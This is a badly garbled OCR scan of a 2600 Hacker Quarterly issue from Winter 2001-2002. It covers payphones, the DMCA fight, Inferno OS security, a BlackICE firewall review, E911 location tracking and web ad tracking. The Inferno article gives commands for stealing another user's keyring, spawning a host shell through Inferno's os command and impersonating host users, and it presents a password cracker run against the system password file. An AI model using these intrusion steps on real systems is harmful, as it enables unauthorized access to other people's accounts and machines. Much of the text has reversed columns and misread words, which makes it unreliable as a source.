


Payphones of Countries We're Mad A FI TWO=



coder phone takes something called "kart atabar." In the holy city of Quan, this rather advanced card



one was in Rasht. The instructions make it real sim ple. The touchtone pad could be a bit smaller though This your basic payphone found all over Iran - this



At fave glance you might think this wasn't a payghore of all You'd be wrong. Found by a Ghorian pay station, this phone has a slide crim chamber which world had about 30 seconds in the States

it will visit you in your dreams. It's got so much person-

amount is displayed in the box on the upper left. etry plus you can hang a pointing on the front of it. Found in Defigies, this green monster is so haunting that

These are two coin slots for each type of coin and the

All photos by Phundisk

Look on the other side of this page for even more photos!

The Hacker Quarterly

\$5,00 US, \$7,15 CANADA Winter 2001-2002 Volume Eighteen, Number Four

thereof, shall be imprisoned not more than ten years." of the public service board, or of any municipality or part property of any corporation subject to the supervision equipment, wireless station or equipment, railway or which munitions of war are stored, or of any bridge, any military camp, fort, armory, arsenal or building in map, drawing, plan, model, description, or picture of or attempts to obtain, or aids another to obtain, any makes or attempts to make, or has in his possession while the United States is at war or threatened with war A person who, without permission of lawful authority road, canal, dockyard, telephone or telegraph line or

surrenders, we will be back to normal. printing something sensitive that could put us all at risk. Statutes like this exist throughout the country so we only last as long as we're in a war. As soon as terrorism After all, anything we print would somehow be definable thought it would be best to play it safe and not risk in the above. This is just a temporary measure that will



"Publication that is deemed to be a objectives." - State of Washington Department of Corrections, 2001 threat to legitimate penological



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alexis, wil atomsmurf, theclone, hanneke, Shouf Outs: CCC 2001, Don Letts,

ine: 631-474-

Meetings

Marketplace

2600(ISSN 0749-3851) is published Second class postage permit paid at Setauket, New York. Strong's Lane, Setauket, NY 11733

POSTMASTER:

The Future of Enhanced 911

Send address changes to

Copyright (c) 2001, 2002 2000 Enterprises, Inc.

Yearly subscription: U.S. and Canad

\$50 corporate (U.S. funds Overseas - S26 individua S65 corporate.

Back issues available for 1984-199 \$20 per year,

Individual issues available from 19 on at \$5 each, \$6.25 each oversea \$25 per year overseas.

ADDRESS ALL SUBSCRIPTIO 2600 Subscription Dept., P.O. Box 52, Middle Island, NY 11953-0757 CORRESPONDENCE TO: (subs@2600.com).

RORIESTERSANDARTICES 2600 Office Line: 631-75 SUBMISSIONS, WRITE TO:) Editorial Dept., P.O. Box 9 Idle Island, NY 11953-0099 articles@2600.com (letters@2600.com

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2001-2002

2001 has been a most difficult year in so many ways. History has been forever changed by world events and the effects will continue to trickle down on our individual lives for a very long time. Despite this, we must look to the battles we've chosen to embark upon with our complete attention, despite the dramatic changes in society which may overshadow them. Otherwise we run the risk of giving up the battle before we even begin to fight it.

We know that freedom of speech - even freedom in general - is considered by an increasing number to be subject to restrictive conditions in the interests of "security." Never mind that total security is completely clusive. There will always be someone claiming we can do better by closing off yet another avenue of activity, beliefs, or speech. And simpletons, fueled by mass media hystories, will continue to believe it.

That's why it's never been more important to get involved in preserving your rights before they get signed away. Anyone who tells you that this is somehow in opposition to the interests of our nation has an agenda we find frighteningly disturbing. The fact that many of these people are extremely powerful is certainly cause for concern. But the real battle won't be lost until the rest of us actually start to accept this parhage.

We continue to fight legal bands for the absurdly simple reason that they need to be fought. To choose not to do this would grant a default victory to those challenging what we believe to be our rights. If we wait for someone else to come along and fight the battle in place of us (either because they have more resources or even because they have more respectable than the likes of us), we risk their not standing behind the issues as much as we want them to. And we also risk such people never coming along in

the first place.

ing, we have found many others who feel much as we say we do. We're happy to have ourselves and see if we really do believe as and do, then we are forced to look inside losing a great deal because of what we say selves as well as we could. But when we are ther by giving in or by not defending ourwhat we believe but completely enable as individuals grow completent. We say up, to prove our points, to actually stand up ready to undergo these tests. And in so do knowing that our beliefs are strong and gone through that and to have come out of it actually sued and faced with the prospect of when someone challenges those beliefs, cifor what we believe in. Too many times we We're hasically being told to put up or shut In some ways, it's an honor to be sued

seen a growing realization among our readan eyebrow a few years ago. And we've that the DMCA defines as a potential threat, thrown off of commercial systems and and that it sends a chilling signal throughout Copyright Act is a gross violator of not only tions that speech is normally afforded. We compelling argument possible. We still information that would have scarcely raised being accused of possessing information banned from school networks for merely ing research! We've seen computer users DMCA. Imagine being prosecuted for dothreatened to prosecute them under the cause a powerful group of corporations dated into not releasing their research beour society. We've seen professors intimifree speech but of the concept of fair use still believe that the Digital Millennium is speech and is entitled to all the protecstrongly believe that computer source code DeCSS case, our legal team made the most Circuit Court of Appeals decision in the Although we recently lost the Second

> ers and others that the DMCA is well on the road to making publications like ours illegal to print, possess, or read.

researchers and developers all around the world. Nothing will make technological inlaws in other parts of the world. timed existence of the DMCA and similar novation grind to a balt faster than the consurdity of this law and how it's damaging telling his story at the trial. When this hapmuch with them and is looking forward to against them. In actuality he is still very with his company and will be testifying seem as if Sklyarov is no longer affiliated give testimony in the trial, which will now nally allowed to return home in late end. Far from it. We intend to take this case pens, the world will bear witness to the abthorities are trying to spin this to make it facus on his company (Elcomsoft). The auprevail in this case. After an unconscionable sometime to 2002. Although it took far too other cases will be fought, among them the currect this gricyous wrong. Failing that court system can be given the opportunity to to the Supreme Court so that our cotine December, on the condition that he return to puter program in Russia, Sklyanov was fi-United States for his pert in writing a comperiod of being forcibly detained in the Dusitry Sklyanov case which will go to trial ong, basic humanity finally managed to Our loss in this fight does not signal the

Even if it takes a hundred cases of people challenging the DMCA, we are confident that there is no shortage of individuals who will proudly step forward to defend the rights they believe in. As our leaders are so fond of saying, we are in a war and we must all do our part and make sacrifices. Some of those sacrifices may be very costly. But who among us ever really believed that the cost of defending free speech would be cheap?

Not all the news is bad. On December 20, a federal court ruled in our favor in the Ford case. If you recall, this was the lawsuit that sought to prevent us from forwarding a controversial domain (www.fuckgeneral-motors.com) to the web page of Ford (General-Motors' comperitor) as a form of net

more reason for us to fight even harder for ries are very few and far between. All the system. Lately it's seemed as if such victomore right of speech would have been lost opted not to embark upon this light, a very without their explicit permission. Had we who had their eyes on this case) that awww.b claiming that what we did was somehow exer they pleased. Ford felt otherwise, nithcant victory can be achieved within the lacy of Ford's arguments. It's proof that sigbecause nobody cared enough to fight for it bad procedent would have been set and one trademark infringement. They firmly be-Internel users to point their domains wherwere offended by this, we felt it was alshumor. Regardless of whether or not people We are fortunate that the judge saw the falhad the right to link or forward to their site heved (as did much of corporate America solutely imperative to protect the right of

Of course, you won't see much in the way of mass media coverage of this story. Had we lost, it most likely would have been all over the papers as another example of hackers getting their just dessents and society being made more secure. But the fact that you prohably didn't read about our victory in all the mainstream places doesn't make the story any less important. It merely underlines the growing insignificance of the mass media itself and how replacing their self-serving agenda is paramount to winning such battles and ultimately preserving our endangered freedoms.

It's likely to become even more difficult to challenge the injustices that lie abead to the coming months and years. We'll certainly see a good deal of reprehensible opportunism on the part of the powers that be as they try to tie their anti-individual agendas to the fight against terrorism. We must not allow them to legitimize their dubious positions in this manner. And we must do our best to reach those who might not otherwise see how they are being taken advantage of. This will be our biggest challenge for 2002.



dalai@swbt.net

http://www.frauma-inc.com A Traumatized Production

uses include networked PDA's and local broadband access hubs (i.e., for cablemodem or ION). ser-top box. Anything which relies on remote data to run is an Inferno candidate. Other potential which may take advantage of its distributed aspects. The example Bell Labs likes to use is the TV which they may be circumvented. Inferno is a small, embedded OS intended to run on devices This article goes over the security semanties of Vita Nuova's Inferno OS, and some means by

man pages have been made available for public consumption and are located at Vita Nuova's web-This article is about security and is not an introduction to Inferno. The Inferno documents and

site: http://www.vitanuova.com.

that Vita Noova hopes for, you will have a vast network of devices to play with. The industry hopes terest in Inferno but no one can predict how much it will be used in the future or how successful it equipment and dedicated (cheep) Internet terminals. Some outside companies are also taking an inwalls and routers are already being built with Inferno and perential future use includes telecom There are many reasons why you'd enjoy playing with Inferno. If it guins the market saturation Lucent has mentioned their intent to utilize lafemo in some of its up and coming products. Tire-

hardware. Inferno is one of the answers, and probably the most robust. probably even masters will shortly require some kind of embedded OS to drive their superfluous to "e-nable" (tm) nearly everything that runs off of power. Vehicles, large household appliances

is little point in a standalone host more to be considered, especially in an internetworked OS. And Inferno is about networking. There encryption and authentication of network messages. This is all fine and dandy, but there's much Ninety percent of anything mentioning Inferno and security in the same context talks about the

preferably to another Inferno-based machine. And thus networking Inferno is fundamental. Here's a little info to get your bosts up and talking

The services to be too by Inferno upon execution of the server binary, "lile'sry", are contained in

keryices/server/config. By default the file contains these services:

The file (serv	virgil	inflogin	infesigner	infsigner	infweb	infdb	rstyx	mpeg	styx	
	2202/udp	6673/tcp	6672/tcp	6671/tcp	6670/tcp	6669/tcp	6668/tcp	6667/tcp	6666/tcp	
The file /cervices/colservices functions as the Unix /etc/services, and can be	# inferno info	# inferno login service	# inferno signing services	# inferno signing services	# inferno web server	# Database connection	# Remote invocation	# Mpeg stream	# Main file service	

above service names with port numbers, "netstat" does for Inferno something similar to what it dives for Unex. If run under a Unix, copy the contents of /services/es/services to your /etc/services blo sused to reference the

space network presence. You can specify the services "lib/srv" is to run by editing the file /secvices/server/config. "libbes". This decinon translates network names (in the form of protocol/host/port) into a name in order for inferno to successfully talk to other bosts you must start the connection server

nected and can communicate. Hostname translation. IP interface selection, etc. is decided upon by You can get two hosts up and talking with these steps, assuming that the hosting OS's are con-

already in there, the hosting OS 1- DNS: "echo ip.of.ths.server < /services/dns/db", coboild /services/dns/db. There's an example</p>

CS; edit /servcies/cs/th, then "lib/cs".

3- SRV: edit /services/server/config. then "lilv/srv" (run on server)

4- LOGINS: Run "changelogin >users" on the server. This must be done for each user who will

certificate. To get one for use with a particular ip, do "getauthinfo tep hostname". the server and the client. Do "gotauthinfo sservers" on the client. Note that this is for the default 5- KEYS: Run "getauthinfo default" on the hosts to create the initial certificates. Do this for both

mote computer under your namespace: "mount top'host /h/remote". To verify: "k: /n/temote/" or netstar 6- DONE. You may then use the Inferno network services. For instance, you may mount a re-

do with your two bests. You may even out to mobilize your lego's [1]. Read the man pages automatically at boot. The 'mount' is just an example. There's an infinite number of things you can And it's that easy, folks. You may want your "libbes", "libbes", and mount commands to be done

chine that you shouldn't be able to touch. currented, yielding unauthorized access on remote machines and access to files on the current ma-Because of the design of Inferno and the way it is meant to be applied, security can be easily cir-

with Windows', Likewise, all normal system logging still applies to the ports Inferno is using. Unhost. While a top connect() scan will dirty up the Inferno console with messages, if the host OS is Win32 and someone's invoked "mnap -sF" against it, then Inferno's services will be invisible along OS IP mechanisms, the sockets created by Inferno will behave under pressure as one created by the I should say something about bested inferno before I forget. Because it will rely on the bosting

cept the children of that process. Thus we see that The Labs have put some effort into securing space resources created by a private application are not by default made available to anyone else ex-Perms under Inferno are like those in Unix. 'Is +' will show you what I mean. Unlike Unix, nameferno specific language Limbo. The virtual machine Dis is secured by the virtue of type checking. The OS uses a virtual machine model to run its executables, which are typically coded in the In-

encrypted, or authenticated and plaintext. It's built-in cryptographic algorithms are, according to the Cryptography is integrated into the OS. Messages exchanged between two Inferno hosts can be

- SHA/MD5 hash

Elgamal public key for signature systems

Diffie-Hellman for key exchange

not interested in crypto. cryptography is the end-all of security measures is and indeed. Call me lame or whatever, I'm just Authentication relies on the public key expects of the above. Isn't that super? He who believes

may be done via remote login, you can do the Windows thing both locally and remotely in the case of 95/98. Test boxes follow the suggested installation perms. smoke or mirrors. No strings. If you have console access you have the Inferno, so all of my stuff Here I will share with you my techniques for upping your enjoyment of Inforno. Check it out, to

L) Windows

being CAUSERS/INFERNO, Observe. we could just grab what we wanted from Windows, with the default path to the Inferno namespace If the Inferio is bosted on Windows 95/98, it won't even try to protect key files. Even if it did

stace); cat /dev/user

stacey; mount tep/jessica/n/remote

stace); cd/h/remote/usr/dalai/keyring

stacey; le

stucey; cp default /usr/inferno

get the password file, /keydlvpassword Not as big a deal as it seems, considering how inferno is supposed to be run. We can also use this to And then we can login as dalai from a third party box, or log into the Windows machine's server.

Styx on a Brick: http://www.vitanuova.com/inferno/lego1.html

your user name once per session. same thing as semilogon, but is done from the text mode console. Inferno will allow you to switch tion. I call it clogon. Now you can't say I've never done anything for you. This does basically the Attached is my command line part of the GUI login utility provided by Inforno in the distribu-

stacey; /clogon -u dalai stacey; cat /dev/user

stucey; cat /dev/user

Staceyt

3) hellfire

can be found below, or at the Trauma Inc. page and contains the list of users which will be legging in remotely to the machine. The helling source Helline is my Inferno password cracker. The password file is located under /keydb/password

jessica; hellfire -d dict -u luser

hellfire, by dalai(dalai@swbt.net)

A Traumatized Production.

Have a nice day. Password is "victim"

pater up to the wesher and dayer. danc distributed services. The day the utility companies rely on luterno is the day I book my comluser's keys to gain his access to a remote machine. And it will work the same way with more mun-You don't need that passwand for the local machine, however you may use it in conjunction with

boxted, there are quite often experiunities not only to back Inferro from the host, but also the host Inferno may run standakone, or hosted on another OS (Plan9, Win32, several Unix's). When

the emu command line, and thus enable selective login. cause I use my bost OS's login to get into Inferno. You can have Inferno run a specified program via By default the Inferno emulzion (emu) is started with no login prompt. This is fine for me, be-

For starters, we can execute a command on the host OS as follows:

stacey; os '/bin/sb -i' stacey; bind -a '#C' /

devend: /bin/sh -i pid 12600

sh; no job control in this shell

root, 'oa' will run as the caller's Inferno username. If that username does not exist on the hosting is user 'Inferno' and group "inf'. The manual says that if some careless person started biferno as system, then "cmd" will run as used/nebody. You have the perm's given to the user and group that Inforno was installed under. The suggested

minor modification clogen will allow you to be whatever user you choose. You may use any name become that user on the boxt! But what if that user doesn't have an account on the Inferno? With a root, and you change your Inferno user name to that of another user on the host OS, then you will Yes, I'm thinking what you're thinking. According to the manual, if Inforno is installed under

mand is run under the same user at that started emm. Also, you can make a dos/windowxf.sc/9660 is path. Things built into the regular Windows interpreter (command) work work. Like Unix, the com-Note that on Window's systems the "os" argument must be a binary executable in the current

even use it in some upcoming projects. If you like the syntax and feel of Inferno but want a more terested enough to write this article, and I'm overall satisfied with the system. Who knows, I may production-type OS, see Plan9. visible under Inferno. After becoming curious with Inferno, I downloaded and played with it for awhile. I became in

> BLACK ICE DEFENDER a Personal Firewall

by Suicidal 251

agree, oh well. Write your own damn article. so far prelly impressed with its performance a facelift and became moron friendly (AOLmy opinions on how I see things and if you distion further in the article. Remember, these are strictly as a firewall. Let's just say that it comrecently acquired my own copy of BHD and am click on the functions and make them happen. I nice little GUI where any moton can point and ish?) meaning that the interface has become a fender, from here on out referred to as BID, got ISS (Internet Security Systems), Black Ice De work [ee, maker of Black for was acquired by not sure how recent the buyout was but Net have used previous versions of Black for Deplements other software that I use and will monfemder, back before it became mainstream. I am user. Most of the older gurus have heard of or any articles on firewalls in quite some time. article comes from the fact that I have not seen Firewalls are very important to any computer To start I will say that the motivation for this

when he brings up BID. Everything is done by tial interface which the user is presented with belod Attacks, Introders, History, and Info. tabs across the top of the window which are la-I am going to start out by going over the ini-

Allacks

Name, and Count. It lists the Result, Time, Attack Type, Intruder BID has found taking place over your network. Shows any attacks or suspicious events that

fective at stopping the attack or whether the overlaid to let you know whether BID was ofpictious, or Informational. It also has an icon breaks attacks down into Critical, Schoos, Susting you know the severity of the attack. BID beaten yet by others or myself.) computer has been violated. (I haven't seen BH) Result: Shows an ioon of a certain color let-

jamp out a window. Time: If you truly don't know what this is

SMURF attack). include HTTP PORT PROBE, NETBIOS was conducted against your machine. Examples PORT PROBE, or ECHO STORM (from a Arrank Type: Tells you what type of attack

> is running a firewall also, it will display the at name is "usually" the name in which the at-NetBios name of the intruder. The NetBios tacker's IP address. tacker is logged onto his computer with. II BID cannot resolve it, normally meaning the attack Introder Name: BID will try to resulve the

his educk. Court: Amount of times the stacker tried

Blos Port Probe BOBWHITE 4 Example: (ICON) 09/05/01 22:58:11 Not-

Intriders.

back trace later). The information displayed is from the attacker during its back trace (more on IP, Node, NetBios Name, Group, MAC Ad-This tab shows the information that BID got

TCP/IP For Dummies. IP: If you don't know what an IP is, read

the intruder. Node: Shows the computer network node of

NetBios Name: Was covered above under

truder's computer belongs. Attacks: Intruder Name". Group: The network group to which the in-

searching for them. on the web that will track this for you. Have fun lies each node of a network. There are services dress, a hardware address that uniquely identi-MAC Address: Media Access Control ad

give away what system or ISP the user is logged DNS: Domain Name Service will normally

Example: (X's added to protect the ID of the

MAC: 0000F562BXXX 210.dsf.XXXX21.pacbell.not Group: AD#XX_XSD NotBios: COMPUTER ## Node: COMPUTER ## DNS: adsl-168-49-IP: 168.49.210.XXX History

graphical format. It can be viewed from the last used for attacks and for normal traffic in a nice reference. This shows how much traffic was 90 minutes, hours, or days. It also tells you the Interesting information for your personal

also be found in various TXT files under the and version info. Useless note: All this info can BID directory on your HD. Shows your registration info, license info,

Settings Menus

tings, Very quickly: This is the different tab mean under the set-

can choose from Trusting. Cautious, Nervous, and Paranoid. settings to protect you at different levels. You Protection: You can set BID to four different

is needed for this unless you're really good with can review them later at will. External software file of all packets to your computer so that you Notepail, Good luck. Log Packets: You can set BID to save a log

self but we won't go there right now. pings you or probes you 625 times in 10 minand information of the intruders to a log file for ing with his or her ISP. Some will say that they bell out of you, this file will be helpful in dealotos. It gets read old. Or you can bandle it yourwon't turn a fellow hacker inO, wait until he future use or peoof. If someone really bugs the Log Evidence: BID will log all the traffic

will normally only not you his IP address. A dion this. BID has two types of back traces - dinothing. I run direct and indirect traces on every pame, MAC, and DNS. If he is monitoring his rest, you will not his Node, Group, NetBios you will not get anything except his IP. But if routers to gain information about the user. This the introder that you are tracing him. BID will attack. What the hell, you're protected, why not unced. Or be can even block it and you will get McAffee's Guard Dog, he will know he is being ports and information with something like intruder's computer. If he is coming a frewall. analyze the incoming packets from the various rect and indirect. An indirect trace will not alett rect trace will actually pull information from the Back Trace: I told you there would be more

gnored IP addresses. Detection: Allows you to manage trusted or

configure how BID will alert you to attacks. BID to do auto update checks. You can also Preferences: This is where you can set up

Useful Features

A few things I find useful:

tion and restart it at will. Sometimes you have to Stop BID Engine: You can stop your protect-

shut down your firewall protection in order to tasks, Quick and easy to do. play some online games or do other online

If our for you. GUL, you can use the free tech support to figure the intelligence to figure out this AOL User Safe One year tech support: If you actually lack

whether you have BID or not. Go to http://adportion of the AdvICE site regarding that spetacks in your attack menu and hit the AdvICE mation - too much to cover here - so go look for how to deal with them. It has a lot more inforof information about all the types of attacks and key and it will automatically take you to the yourself. You can also highlight one of the atvice.networkide.com/advice/. This site has a ton Add/CE: Anyone can use this feature

Outside of the BID GUI

play with. Take a look at these: there are a few files that are fun to look at and Inside the directory where you installed BID

tells you all the information that the GUI tells attack came across on. you under the Attack Tab except in column I That column will tell you exactly what port the Attack-List CSV: Open with MS Bacel. This

son=Firewalled Krample:Port=80/4109/4110/8945&Rea-

users. (Yes, 15th King hate AOL!) wouldn't ocafuse the AOU or Compaserve into the GUI toolf to make it easier to access but I think Network Ice didn't do that so it If I had my way I would put this information

It is long but contains some good stuff. all the changes, settings, etc. that has happened within BID. Take a good look through this file. BlackD.LOG: This is the log that contains

configuring this file. Yeah... sure.... firewall. BID does not recommend manually Firewall.CFG: Configuration file for the

take a look at this file and do some reading. file contains every attack and issue known so fur that BID protects against. I strongly suggest you Issuelist.CSV: Open with MS Excel. This

Readme.TXT: Don't, it is uscless and really

card that comes with BID when you buy it in BlackICE Def Quickstain.PDF: Information

truders named by the introder's IP address. Host Directory: Contains TXT files of all in-

Personal Notes and Thoughts

I like BID. Easy to use and has good fea-

to law enforcement: I do not condone this begain was his IP address, you could use external tack was junning a firewall and all you could the attacker and stores it for you. Even if the attures. I also like how it pulls information from havior or partake in raughty things.) to teach him not to mass with you again. (Note find him; his ISP, and do other inferesting things software like Visual Route and Access Diver to

a hardware firewall like playing online game's when you are doing certain online tasks behind through the hardware. That is where BID comes UDP and some TCP probes/attacks can still get firewalls versus software frewalls. Sometime I really do not have an opinion on hardware

because this should have answered them all If you have any questions, ask someone else

enhanced

by Wumpus Hunter

eation with an accuracy of about 50 meters. No. all in the name of safety. ence fiction. It's real, federally mandated, and this isn't some dystopian fantasy. This isn't serless carrier will have the ability to track your to-By 2005, if you carry a cell phone your wire-

what the potential privacy concerns are. works, how it will be implemented, and important that we all understand how it subscriber in the country, it is extremely years. As E911 will affect every wireless must be addressed over the next few ken, it raises some important issues that disagree with me). But by the same toprobably not as bad as it sounds (al-FCC mandate that started in 1996. It's monly referred to as E911, and it's an though some conspiracy theorists would it's known as Enhanced 911, com-

How It Works

Network-Based Al.I. done in one of two ways: Handset-Bused Al.J or Safety Answering Point (PSAP). This can be will provide ALI to the appropriate Public E911 is fully implemented, all wireless carriers Automatic Location Identification (ALI). When of this new location tracking ability is known as will greatly increase that ability. The backbone tent for a long time, the new E911 standard track cell phone users' locations to some ex-While law enforcement has been able to

method proposed by the FCC when they first Network-Based ALI was the original

ALC: N) could be reasonably implemented. This method was the best location method available that provides the caller's location within 100 to 300 drafted the E911 requirements. At the time, it meters by using triangulation and the measurement of the signal travel time from the handset to the receiver. If the handset is within range of only one cell site, this method fails completely, giving only which cell the user is in and the approxthere are only two cell sites available, imate distance from the cell site. If user locations. rather than three, the system tends to full and give two different possible

mandate. Using GPS for ALI gives this method doesn't require the substantial changes to their network that using Network-Based ALI would accuracy within 50 to 150 meters. The benefit for wireless companies is that if tional \$50 to the total cost of the phone of GPS in cell phones will add an addisome analysts predict that the inclusion figures are hard to come by at this point, formation to the PSAP. Although exact ogy such as GPS to provide location inthe cell phone handset include technol-Handset-Based ALI requires that

a mixture of both technologies. Handset-Based ALI (using GPS) could be rendered useless in as to whether Network-Based ALI or Handset-Based ALI is the best uption for wireless carriers, it would soom that the best solution is to use Although it is tempting to engage in a debate

Implementation

The FCC has set two implementation phases for E911 service roll-out. Phase I, which began in April 1998, required that wireless carriers provide the 911 caller's phone number and cell site to the local PSAP. Phase II went into effect in October, requiring that all carriers begin selling E911 capable phones starting October 1, 2001. Also, as of October 1, 2001 or within six months of a request from a PSAP, wireless carriers must be able to locate 67 percent of handset based callers within 50 meters. At the same time, they must be able to locate 67 percent of network-based callers within 100 meters and 95 percent of network-based callers within 100 meters and 95 percent within 300 meters.

Sprint was the only company to actually meet any of the requirements with their Sprint PCS SPH-N300 (made by Sansung). And with more deadlines coming up, it appears unlikely that wireless earniers will actually meet them on time. Of all new handsets being activated, 25 percent are supprosed to be ALI capable by December 31, 2001, 50 percent by June 30,

2002, and 100 percent by December 31, 2002. The PCC expects to have 95 percent of all cell users using ALI capable bandsets by the end of 2005.

Privacy Issues and Concerns

public opposition that the original government abuse. Even companies seem to approach seems to be a decent compreall times except during a 911 call. This mise and reduces some of the chances for services can be shut off by the user at proposals were changed. Now ALI phone at any time caused enough to track anyone carrying a cell nally, the FBI wanted to have ALI considered and made public. Origifoderal agencies having the ability forcement purposes. The thought of services be "always on" for law covacy and security issues must be whether we like them or not, so pri-Services are coming

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have beard the public cry for privacy, with Qualconun announcing that their handset-based ALI tochnology will only broadcast a user's tocation when they press an 'T am hore' button.

However, despite these assurances, some wheleas carriers are planning to offer "location based services" for their users (local movie times, McDonald's locations, etc.). The threat of privacy abuse by corporations thus becomes a major concern. Even if users have the ability to turn off their ALI services, we all know that most will just leave them on all the

time. This will allow companies to track users and develop demographics and marketing information based on where they go how long they stay there, and other personal habits, it is then only a marter of time before advertising companies use this information to send location targeted aids straight to your phone. Most disturbingly, even if the government isn't directly tracking your location, local and federal law enforcement are only a warrant away from setzing any of your wireless carnier's location information.

Conclusion

In the end, it would seem that the most distasteful parts of the E911 plans have been dropped, leaving a program of enhanced emergency services that extremely don't seem that bed. In that respect, E911 has so far been a success for all parties involved. However, the price of freedom is eternal vigilance and while some privacy issues have been averted, other ones have taken their place. Whether it be by government agencies or corporations, abuses of location based information can ende our privacy just the same.

New you know the basics of E911

how it works and what to look out for.
It is up to all of us to keep a watchful
eye on how it is implemented over the
next few years.

BEHIND THE SCENES

by angelazaharia

Have you ever wondered what exactly happens when you go on the Internet, type (or click on) a URL, and access a web site with your browser? How do all those images, text, multimedia special effects (and let's not forget the ads here!) "magically" appear on your second? It's all tether mysterious, isn't it? Wanna take a lookie-see "behind the scenes?" That is what this article is all about the scenes?"

First, let's mention a few truths here and throw in some books. Very few web sites are actually profitable (making enoughfor even any money to be in the black). That is why most dot-com sites throw all sorts of ads anction pep up banners at you. But wait, have you ever noticed how all of those advertisements are on top of the page and are the first thing to appear the downloaded? Howe you ever monitored how many cookies an average web site writes onto your HD? Ever heard of companies such as DoubleClick, Aureate, Akanai? If yos, do you know what they do to make money? When you use a search engine, do you ever wonder wby all the links you find on page one are major commercial companies' sites? Weren't you supplied even a little bit when advertisements tailor-made to fit what you were looking at began to pop up on your screen? All these questions, eh?

Here are the tools I will be using to unveil all those "secrets." Your ordinary web browser (Netscape, not Internet Explorer), EditPad (a freeware, same as Windows's NotePad but of course it does a lot more), a good frewall such as @Guard (oldie but goodie), and my brain, I will use @Guard's wonderful logging capabilities and dischoused window to monitor all the connections my web browser will make in the course of my investigation, no matter bow short-lived they may be, hebebe. The web site I will be looking at is http://www.wired.com/news/technology from 1976/J Magazine, a tech news site which I read almost daily. For this session, I will be accepting all ads, moskies, Java, JavaScript, ActiveX, and everything else they throw at me. I activate @Guard's dashboard window and I am ready to begin!

I start Netscape, click on the http://www.wired.com/news/technology link and immediately begin checking my connections by refreshing the option on the dashbard window. Here is what

Himmun.... Rather interesting, isn't it? Let's go over each part and explain what we are leaking NETSCAPICENE Connected/Out NETSCAPE, EXE NETSCAPE, EXE Executable Connected/Out Connected/Out 2000 a112.g.akamai.net:http al12.g.akamai.net:http habidalycos.com:http Kemote myPC myPC Local 2372 2373 ä

NETSCAPE,EXE is the browser, of course.

at exactly:

Connected/Out means Netscape is reaching out and connecting right now.

Remote is the remote server Netscape is connected to (in this case it's two servers named all 2.g. alcomainet and hubid lycos.com both using server port http (or 80)).

Local is my PC and Port is what port is being used on my PC (in this case it's three ports: 2372, 2373, and 2374).

Sent and Received are bytes sent by my PC and received by my PC.

Anything jumping at your already? I sure hope so! I do not concentre asking to connect to either all Ligakamai.net or lubailly-ons.com, but rather to http://www.wirod.com/hews/technology. So who/what are those places and more importantly why am I connecting to them and why are I sending and receiving data to/from them? (Small as it may be - 371 bytes is next to nothing.)

Oops, and since I told Netscape to: "Warn me before accepting any Cookies" I get this levely

message on my seroon:

The server work wired.com wishes to set a cookie that will automatically be sent to any server in the domain wired.com. The name and value of the cookie over p_wriqueid=7s42L2ddf04XY6gr3B. This cookie will persist until Tha Dec 34 15:59:11 2037. Do you wish to allow the cookie to be set?

notice in the message how that cookie will be read by any server that's part of Wired com? We will come back to that part later. cookies and I cat them every day, making sure none are left on my HD. So I click yes. But did you Wow, this cookee will be "alive" on my HD for a loooeng time, won't it? Not to worry. I love

talking to you, another connection appears, so let's huny and look at it by refreshing the dashbound window again. The new connection is connection number 4: File -- Save As (or Cul+S)-->Save. The name of the page is technology.html. Oh, wait, while Let's now save the HTML code of the web page and look at it. To do that in Netscape, I go to

NEISCAPEEXE NETSCAPELEXE NETSCAPE, EXE Executable CIGUNKNOWN Connected/Out Connected/Out Connected/Out local bost all2g.akamai.net:http all12g.akamai.net:http lubid.lycos.com:http Remote myPC my PC myPC E003 350

tiple references to both the mysterious lycos and akamai. Here are a few of them: Abo! There it is! Almost right at the top, in the <!-- THIS IS THE NEW NAV BAR --> I see mulfigue studying. Using EditPad, I open the saved HTML code of technology.html and scrivil down. by me, but I'm too clever for them and I simply theew it right back into their faces using my Hosss file. That's what local bost means. I will talk about the Hosts file at the end of this article, Let's con-It stays active for a second and then it's gone. Hehe, that was just an ad Wired was trying to get

<ing src="http://a1112.g.akamai.net/7/1112/492/03312000/static.wired.com/news/images/</p>

width=116 height=19 alt="The Lycos Network" border=0>

Lycos Home <a href="http://www.lycos.com/"</p> sitemap.asp"> My Lycos <img src="http://

a1112.g.akamai.net7/1112>

detailed report of what I like to look at and what I like to do online just by tracking me with their domains, which means that if I am a frequent visiter to a few of their sites, they will have a rather web page hariting tools. Remember what my cookie said? It will be read by all the Wired (Lyoes) includes free web hostings such as http://www.tripod.lyces.com/ and http://angelfine.lyces.com/ n't it? livery time I go to http://www.wired.com/news/technology I also connect to this banch of every major country in the world. Spider webs indeed? search engines (http://hotbot.lycos.com/), and other various "free" Internet services such as free other web sites too. Iyoos.com appears to be one of the main servers for this domain. I have done http://www.lycos.com/ and http://my.lycos.com/. So now it is beginning to make some sense, iscoolers. Visiting those web sites, you can see they are international, with servers in just about some info digging previously and I know Wred is part of the large Lycos corporation which also lyons and akamai. Let's just mark those obvious web addresses; http://www.lyons.com/network/ The details of all the above gibberish don't really matter. What's important is that they include

Now, let's look at the akamai part and see how they fit into this puzzle:

 $\leq \log src = \text{http://a1112.g.akamai.ne} / //1112/492/03312000/static.wired.com/news/images/$ lycos_logo_3.gif" width=116 height=19 alt="The Lycos Network" border#05

ing sre means image source. Its web address matches exactly what the dashboard window

all2,g,akamai.net;http	a112.g.akamai.net:http	Remote
myPC	myPC	Local
2373	2372	Port
368	371	Sent
382	503	Received

does all this "free of charge." How do you think they make their money, eh? I will leave that little and also connect to the alamai server to get the images from there. Very interesting, isn't it? Bet Wind images on its servers and when we click on a Wind site, our bowsers read the HTML code puzzle for you to figure out. sites on their ring of servers scattered around the world. What's even more interesting is Akamai you didn't know that, eh? Akamai hosts often requested images and other data from hundreds of Reading the HTML alcanal code further, it becomes clear what its function is. Alcanal keeps

count them and come up with 36 times the akamai server got contacted to serve an image to nie Doing the same for Iyoos, I find 33 references. Going through the HTML code, I see numerous references to akantsi. Just for the fun of it. I

